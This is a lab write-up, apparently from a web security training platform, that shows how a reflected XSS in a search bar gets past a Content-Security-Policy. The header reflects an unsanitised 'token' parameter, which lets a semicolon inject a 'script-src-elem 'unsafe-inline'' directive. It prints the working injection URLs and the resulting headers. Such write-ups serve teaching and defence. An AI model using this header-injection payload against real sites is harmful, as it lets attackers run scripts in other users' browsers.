Reflected XSS with CSP Bypass via report-uri Token Injection — Writeup
Injection Point Discovery
Testing the search bar with plain text confirms reflection into the HTML response. Stepping it up with an HTML tag:
<marquee>teto</marquee>
The tag lands directly in the page source:
<section class="blog-header">
    <h1>0 search results for '<marquee>teto</marquee>'</h1>
    <hr>
</section>

HTML injection is confirmed. Trying a script tag next:
<script>alert(0)</script>

The tag is interpreted but the alert never fires. The browser console explains it:
Content-Security-Policy: The page's settings blocked an inline script (script-src-elem) from being executed because it violates the following directive: "script-src 'self'". Consider using a hash ('sha256-esZRzsFyTen/O5P2L7hWUdF4JqZn+/qPwDXg6kfxpIE=') or a nonce.
Web — CSP Analysis
Full CSP header from the Network tab:
content-security-policy: default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri /csp-report?token=
script-src 'self' with no unsafe-inline means inline scripts are blocked regardless of whether they reference an external domain or not. Standard inline XSS is dead.
But report-uri /csp-report?token= is interesting. The token= parameter has no value — it's trailing and empty.

Testing whether that token value is reflected into the CSP header by injecting it via the URL:
/?search=teto&token=miku
Checking the response headers:
content-security-policy: default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri /csp-report?token=miku

It is. The token URL parameter is injected directly into the Content-Security-Policy response header. That means we control part of the CSP itself.
CSP Header Injection — Overriding script-src-elem
Since the token value lands inside the CSP header after report-uri, injecting a semicolon terminates that directive and opens a new one. Appending ;script-src-elem 'unsafe-inline' adds a directive that explicitly permits inline scripts:
/?search=<script>alert(0)</script>&token=;script-src-elem 'unsafe-inline'
The resulting CSP header becomes:
content-security-policy: default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri /csp-report?token=;script-src-elem 'unsafe-inline'

The script-src-elem 'unsafe-inline' directive overrides the script-src 'self' restriction for inline script elements specifically. Chrome processes script-src-elem as a more specific directive that takes precedence over the generic script-src. The inline <script>alert(0)</script> in the search reflection executes and the alert fires. Lab solved :P
[!note] This works in Chrome because Chrome respects
script-src-elemas a granular override overscript-src. Other browsers may not handle the directive precedence the same way, which is why the lab specifies Chrome as the required browser.
- Plain
<script>alert(0)</script>in the search bar — blocked byscript-src 'self'with nounsafe-inline. The tag gets reflected but never executes. - External script sources would also be blocked —
script-src 'self'only allows scripts served from the same origin, and there's no nonce or hash to attach to.